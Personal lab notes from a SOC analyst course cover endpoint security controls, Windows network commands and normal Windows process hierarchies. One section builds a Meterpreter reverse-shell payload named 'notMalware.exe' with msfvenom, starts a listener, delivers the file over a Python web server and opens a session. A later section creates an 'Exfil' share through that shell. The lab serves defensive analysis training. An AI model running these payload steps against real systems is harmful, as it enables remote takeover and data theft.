Lab files

Sunday, April 26, 2026 1:02 PM

SOC101/course_files/03_Endpoint_Security.zip at main · MalwareCube/SOC101 · GitHub

has all the examples , tools , and challenges

File password :
LCty2JmHQLB3uc9VxjeohENr

Endpoint Security Controls

Sunday, June 29, 2025 1:37 PM

Endpoints

- Workstations
  - Desktops and laptops
- Mobile Devices
  - Smartphones and tablets
- Servers
  - Email, web, database, file servers, etc.
- IoT Devices
  - Smart printers, cameras, appliances, etc.
  - OT, ICS, SCADA
- Networking Equipment
  - Routers, switches, firewalls, etc.

Endpoint Security Controls

- Antivirus / Antimalware
  - Scans files and activities
  - Matching **patterns** and **signatures**
- Endpoint Detection and Response (EDR)
  - Real-time **monitoring** and **response**
  - **Agent-based** deployment
  - Monitor **process**, **file**, **registry**, and **network** activity
- Extended Detection and Response (XDR)
  - **Integration** of multiple security controls and telemetry
  - Runbooks and **automated response** to routine threats
- Data Loss Prevention (DLP)
  - Protect sensitive data at **rest**, **transit**, and in **processing**
  - Access controls, data masking, prevention

- User and Entity Behavior Analytics (UBA)
  - Monitoring user **behavior patterns**
  - Detect **deviations** from historic and contextual **baseline**
  - Insider threats, account compromise, data exfiltration
- HIDS / HIPS
  - Host-based Intrusion **Detection** System (HI**D**S)
  - Host-based Intrusion **Prevention** System (HI**P**S)
- Host-based Firewall
  - Controls incoming and outgoing traffic on a host

Technology	Main Function	Detection Method	Key Use Cases	Limitations
Antivirus (AV)	Detect and remove known malware	Signature-based, heuristics	Basic endpoint protection against viruses, trojans, worms	Ineffective against zero-day or fileless malware
EDR (Endpoint Detection & Response)	Monitor, detect, investigate, and respond to endpoint threats	Behavioral analysis, threat intelligence, heuristics	Real-time monitoring, incident response, forensics	Requires skilled analysts, limited to endpoint visibility
XDR (Extended Detection & Response)	Integrate and correlate threat data across multiple sources (endpoints, network, cloud)	Cross-layer correlation, AI/ML	Unified detection across all environments	May require vendor lock-in, complex deployment
DLP (Data Loss Prevention)	Prevent unauthorized data access and exfiltration	Rule-based, content inspection, context-aware policies	Enforcing compliance (GDPR, HIPAA), IP protection	High false positives, complex policy setup
UEBA (User & Entity Behavior Analytics)	Detect insider threats and abnormal behavior	Machine learning, behavioral baselines	Monitoring user accounts, detecting compromised credentials	Requires data quality, learning time
HIDS (Host-based IDS)	Detect intrusions at host level	Log analysis, file integrity monitoring	Post-incident detection, compliance logging	No prevention capability, reactive
HIPS (Host-based IPS)	Prevent suspicious activity at host level	Rules-based, behavior-based blocking	Real-time blocking of exploits, rootkits	Risk of false positives, complex tuning
Host-Based Firewall	Filter inbound/outbound traffic on a host	Rule-based network filtering	Local protection, segmentation, VPN enforcement	No deep packet inspection, limited to host

Endpoint Security Monitoring

- **Process Execution**
  - Monitoring running processes
  - Executable files, PIDs, command-line arguments
  - Parent-child process hierarchy
- **File System Changes**
  - Creation, modification, deletion
  - File Integrity Monitoring (FIM)
- **Network Connections**
  - Traffic and connections initiated from the endpoint
  - Associated processes and executables
- **Registry Modifications**
  - Monitor registry keys and values
  - Detect backdoors, persistence, detection evasion

Creating Our Malware

Monday, July 14, 2025 2:26 PM

Step1 We are installing Metasploit to make a malware to show how to analyze

curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && chmod 755 msfinstall && ./msfinstall

Step2 : Know we are going to create meterpreter payload

First use MSF venom
-p (payload) -f (file extension) -o (name of the file)

```
m8a8a8y@m8a8a8y-VirtualBox:~/Desktop/03_Endpoint_Security/malware$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.4 LPORT=4444
 -f exe -o notMalware.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: notMalware.exe
m8a8a8y@m8a8a8y-VirtualBox:~/Desktop/03_Endpoint_Security/malware$
```

Then using metasplit make a listener and out the same payload and ip and port then run it


```
msf exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

And send the malware to the windows

U can use python server

```
m8a8a8y@m8a8a8y-VirtualBox:~/Desktop/03_Endpoint_Security/malware$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Download and run the file




```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Sending stage (177734 bytes) to 10.0.2.15
[*] Sending stage (177734 bytes) to 10.0.2.15
ls
/opt/metasploit-framework/embedded/lib/ruby/gems/3.4.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regu
lar expression
[*] Meterpreter session 2 opened (10.0.2.4:4444 -> 10.0.2.15:49405) at 2025-07-24 16:05:57 +0300
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.15:49403) at 2025-07-24 16:05:57 +0300

meterpreter > ls
Listing: C:\Users\soc 101\Downloads
===================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  282    fil   2025-07-14 15:17:46 +0300  desktop.ini
100777/rwxrwxrwx  73802  fil   2025-07-24 16:01:39 +0300  notMalware.exe

meterpreter >
```

Now u don't need to make msfveom again just make hander in msfcosole and run and open the malware file in the windows

Windows Network Analysis

Thursday, July 24, 2025 4:10 PM

Part 1

Command	Function
net view	View computers/shares in network
net share	Create/view/delete shared folders
net session	View/disconnect active user sessions
net use	Map/view/disconnect network drives/resources

net view

This means if the attacker uploads or make a file in the windows u are going to see the process

Right now there is nothing

```
C:\Users\soc 101\Downloads>net view \\127.0.0.1
There are no entries in the list.
```

Lets make one

```
meterpreter > shell
Process 4664 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\tcm\Downloads>mkdir exfil
mkdir exfil

C:\Users\tcm\Downloads>net share Exfil=C:\Users\tcm\Downloads\exfil
net share Exfil=C:\Users\tcm\Downloads\exfil
Exfil was shared successfully.
```

And lest see net view again

```
C:\Users\tcm\Downloads>net view \\127.0.0.1
Shared resources at \\127.0.0.1



Share name   Type   Used as   Comment

-------------------------------------------------------------------------------
Exfil        Disk
The command completed successfully.
```

net share

And net share will show the shared files on system localy

```
C:\Users\tcm\Downloads>net share

Share name   Resource                        Remark

-------------------------------------------------------------------------------
C$           C:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\Windows                      Remote Admin
Exfil        C:\Users\tcm\Downloads\exfil
The command completed successfully.
```

net session

Net sessions to see the device network connection

```
C:\Users\tcm\Downloads>net session
There are no entries in the list.
```

```
C:\Users\tcm\Downloads>net use X: \\127.0.0.1\Exfil
net use X: \\127.0.0.1\Exfil
The command completed successfully.
```

```
C:\Users\tcm\Downloads>net session

Computer               User name            Client Type       Opens Idle time

-------------------------------------------------------------------------------
\\127.0.0.1            tcm                                        0 00:00:09
The command completed successfully.
```


net use

```
C:\Users\tcm\Downloads>net use
New connections will be remembered.


Status       Local     Remote                    Network

-------------------------------------------------------------------------------
OK           X:        \\127.0.0.1\Exfil         Microsoft Windows Network
The command completed successfully.
```

Part 2


Command	Description
netstat	Shows all active connections.
netstat -a	Displays all active connections **and** listening ports.
netstat -n	Displays addresses and port numbers in **numeric** form (no DNS resolution).
netstat -o	Adds the **PID** (Process ID) for each connection.
netstat -an	Shows **all** connections and listening ports in numeric format.
netstat -ano	Adds **PID** to the above — most used combo for troubleshooting.
netstat -b	Shows the **executable** behind each connection (admin only).
netstat -r	Displays the routing table.
netstat -e	Shows Ethernet statistics.

Use netstat -anob



```
C:\Users\tcm\Downloads>netstat -anob

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       804
  RpcSs
 [svchost.exe]
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
 Can not obtain ownership information
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       3572
  CDPSvc
 [svchost.exe]
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING       2032
 Can not obtain ownership information
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       604
 [lsass.exe]
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       480
 Can not obtain ownership information
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1084
  EventLog
 [svchost.exe]
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1096
  Schedule
```

Tcp viewer can do the samething




Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
svchost.exe	804	TCP	Listen	DESKTOP-C6OJ5NL	135	0.0.0.0	0	6/14/2024 4:36:30 PM	RpcSs
System	4	TCP	Listen	192.168.1.9	139	0.0.0.0	0	6/24/2024 2:17:55 PM	System
System	4	TCP	Established	127.0.0.1	445	127.0.0.1	50158	6/24/2024 3:01:33 PM	System
svchost.exe	3572	TCP	Listen	DESKTOP-C6OJ5NL	5040	0.0.0.0	0	6/14/2024 1:36:48 PM	CDPSvc
lsass.exe	604	TCP	Listen	DESKTOP-C6OJ5NL	49664	0.0.0.0	0	6/14/2024 4:36:30 PM	lsass.exe
wininit.exe	480	TCP	Listen	DESKTOP-C6OJ5NL	49665	0.0.0.0	0	6/14/2024 4:36:30 PM	wininit.exe
svchost.exe	1084	TCP	Listen	DESKTOP-C6OJ5NL	49666	0.0.0.0	0	6/14/2024 4:36:31 PM	EventLog
svchost.exe	1096	TCP	Listen	DESKTOP-C6OJ5NL	49667	0.0.0.0	0	6/14/2024 4:36:31 PM	Schedule
spoolsv.exe	2260	TCP	Listen	DESKTOP-C6OJ5NL	49668	0.0.0.0	0	6/14/2024 1:36:34 PM	Spooler
services.exe	596	TCP	Listen	DESKTOP-C6OJ5NL	49670	0.0.0.0	0	6/14/2024 1:36:35 PM	services.exe
SearchApp.exe	4972	TCP	Established	192.168.1.9	49701	52.113.196.254	443	6/14/2024 1:36:53 PM	SearchApp.exe
svchost.exe	2584	TCP	Established	192.168.1.9	49773	52.226.139.121	443	6/24/2024 2:17:57 PM	WpnService
notmalware.exe	4548	TCP	Established	192.168.1.9	50092	192.168.1.4	4444	6/24/2024 2:32:09 PM	notmalware.exe
System	4	TCP	Established	127.0.0.1	50158	127.0.0.1	445	6/24/2024 3:01:33 PM	System
[Time Wait]		TCP	Time Wait	192.168.1.9	50159	52.167.222.13	443		
System	4	TCP	Listen	DESKTOP-C6OJ5NL	445	0.0.0.0	0	6/14/2024 1:36:36 PM	System
svchost.exe	2032	TCP	Listen	DESKTOP-C6OJ5NL	7680	0.0.0.0	0	6/14/2024 1:36:34 PM	DoSvc
svchost.exe	804	TCPv6	Listen	DESKTOP-C6OJ5NL	135	::	0	6/14/2024 4:36:30 PM	RpcSs
System	4	TCPv6	Listen	DESKTOP-C6OJ5NL	445	::	0	6/14/2024 1:36:36 PM	System
svchost.exe	2032	TCPv6	Listen	DESKTOP-C6OJ5NL	7680	::	0	6/14/2024 1:36:34 PM	DoSvc
lsass.exe	604	TCPv6	Listen	DESKTOP-C6OJ5NL	49664	::	0	6/14/2024 4:36:30 PM	lsass.exe
wininit.exe	480	TCPv6	Listen	DESKTOP-C6OJ5NL	49665	::	0	6/14/2024 4:36:30 PM	wininit.exe
svchost.exe	1084	TCPv6	Listen	DESKTOP-C6OJ5NL	49666	::	0	6/14/2024 4:36:31 PM	EventLog
svchost.exe	1096	TCPv6	Listen	DESKTOP-C6OJ5NL	49667	::	0	6/14/2024 4:36:31 PM	Schedule
spoolsv.exe	2260	TCPv6	Listen	DESKTOP-C6OJ5NL	49668	::	0	6/14/2024 1:36:34 PM	Spooler

Windows process analysis

Sunday, March 29, 2026 12:40 AM

System process categories:
1- Windows (system)
2- User (application)
3- Services (background)

Process terminology



To see the process look at :
1- Tasklist

```
C:\Users\tcm\Downloads>tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          8 K
System                           4 Services                   0        148 K
Registry                        72 Services                   0     20,780 K
smss.exe                       328 Services                   0      1,192 K
csrss.exe                      420 Services                   0      5,412 K
wininit.exe                    488 Services                   0      7,268 K
csrss.exe                      496 Console                    1      5,488 K
winlogon.exe                   556 Console                    1     11,980 K
services.exe                   580 Services                   0      9,648 K
lsass.exe                      588 Services                   0     18,768 K
fontdrvhost.exe                672 Services                   0      3,464 K
svchost.exe                    692 Services                   0     26,256 K
svchost.exe                    780 Services                   0     13,872 K
```

If add /V u have more details
If add /M u have the libraires of all process (which can help in know if the process is malware or not)

Use /FI "filter" /M

```
C:\Users\tcm\Downloads>tasklist /FI "PID eq 2088" /M

Image Name                     PID Modules
========================= ======== ============================================
notmalware.exe                2088 ntdll.dll, wow64.dll, wow64win.dll,
                                   wow64cpu.dll
```


2- Wmic
After choosing a process we can get more info about it as the parent process or the comandline

```
C:\Users\tcm\Downloads>wmic process where processid=2088 get name, parentprocessid, processid
Name            ParentProcessId  ProcessId
notmalware.exe  192              2088
```


```
C:\Users\tcm\Downloads>wmic process where processid=5000 get commandline
CommandLine
"C:\Users\tcm\Downloads\notmalware.exe"
```

And again use the parent process ID to see the upper one

3- task manager : if having GUI access



5- Process explorer : same as task manager but more power




Windows processes

Sunday, March 29, 2026 3:25 AM

System

- Kernel-mode system thread
- Manages CPU, memory, disk
- Device drivers, hardware, process scheduling, etc.


Image Path:	None (or `C:\Windows\system32\ntoskrnl.exe`)
PID:	4
Parent Process:	None (or System Idle Process)
Number of Instances:	1
User Account:	Local System
Start Time:	At Boot



smss.exe (Session Manager Subsystem)

- Windows Session Manager
- Initiating and managing user sessions
- Launches child processes - wininit.exe, csrss.exe

Image Path:	`%SystemRoot%\System32\smss.exe`
Parent Process:	System (4)
Number of Instances:	1 master, 1 child instance per session (children self-terminate)
User Account:	Local System
Start Time:	Within seconds of boot



csrss.exe (Client/Server Runtime Subsystem)


- Managing console windows
- Importing DLLs for the Windows API
- GUI tasks around shutdown

Image Path:	`%SystemRoot%\System32\csrss.exe`
Parent Process:	smss.exe (orphan process)
Number of Instances:	Two or more
User Account:	Local System
Start Time:	Within seconds of boot (first two instances)

wininit.exe (Windows Initialization)

- Initialize all the things!
- Session 0
- Spawns child processes (services.exe, lsass.exe)


Image Path:	`%SystemRoot%\System32\wininit.exe`
Parent Process:	smss.exe (orphan process)
Number of Instances:	1
User Account:	Local System
Start Time:	Within seconds of boot



services.exe (Service Control Manager)

- Service Control Manager (SCM)
- Starting, stopping, and interacting with services
- Sets the **LastKnownGood CurrentControlSet** registry value

Image Path:	`%SystemRoot%\System32\services.exe`
Parent Process:	wininit.exe
Number of Instances:	1
User Account:	Local System
Start Time:	Within seconds of boot



svchost.exe (Service Host)

- Hosting and managing Windows services
- Used to run service DLLs
- Runs with the **-k** parameter to differentiate instances/services


Image Path:	`%SystemRoot%\System32\svchost.exe`
Parent Process:	services.exe
Number of Instances:	Many (typically 10+)
User Account:	Local System, Network Service, Local Service, or a user account
Start Time:	Within seconds of boot or whenever services start

```
Command Line
C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork -p
C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p -s EventLog
C:\Windows\system32\svchost.exe -k LocalService -p -s DispBrokerDesktopSvc
C:\Windows\system32\svchost.exe -k LocalService -p -s nsi
C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p
C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s Dhcp
C:\Windows\System32\svchost.exe -k NetworkService -p -s NlaSvc
C:\Windows\System32\VBoxService.exe
C:\Windows\system32\svchost.exe -k LocalService -p
C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule
C:\Windows\system32\svchost.exe -k netsvcs -p -s ProfSvc
C:\Windows\system32\svchost.exe -k LocalService -p -s EventSystem
C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted -p -s SysMain
C:\Windows\System32\svchost.exe -k netsvcs -p -s Themes
C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s WdiSystemHost
C:\Windows\System32\svchost.exe -k LocalService -p -s netprofm
C:\Windows\system32\svchost.exe -k netsvcs -p -s SENS
```

lsass.exe (Local Security Authority Subsystem Service)

- Authenticating users
- Implementing local security policies
- Writing events to the security event log

Image Path:	`%SystemRoot%\System32\lsass.exe`
Parent Process:	wininit.exe
Number of Instances:	1
User Account:	Local System
Start Time:	Within seconds of boot



winlogon.exe (Windows Logon)

- Manages login and logout procedures
- Loads user profiles (NTUSER.DAT)
- Responds to the Secure Attention Sequence (SAS)

Image Path:	`%SystemRoot%\System32\winlogon.exe`
Parent Process:	smss.exe (orphan process)
Number of Instances:	1 or more
User Account:	Local System
Start Time:	Within seconds of boot (Session 1)

explorer.exe (Windows Explorer)

- Provides the GUI for files, folders, and system settings
- Manages the taskbar, Start Menu, and desktop
- Responsible for the overall desktop environment

Image Path:	`%SystemRoot%\explorer.exe`
Parent Process:	userinit.exe (orphan process)
Number of Instances:	1 or more
User Account:	Logged-in User Account
Start Time:	When interactive user sessions begin

Process Investigation

- **Parent Process**
    - Is this the expected process hierarchy?
- **Child Process**
    - Is this the expected process hierarchy?
- **Command Line Arguments**
    - svchost **-k** ← example
- **Process Names**
    - Typos, lookalikes, copies
- **User Account**
    - Is this process running from the expected user account?
- **Image Path**
    - Is this process running the expected executable?

Use this cheat : [Hunt Evil | SANS Institute]

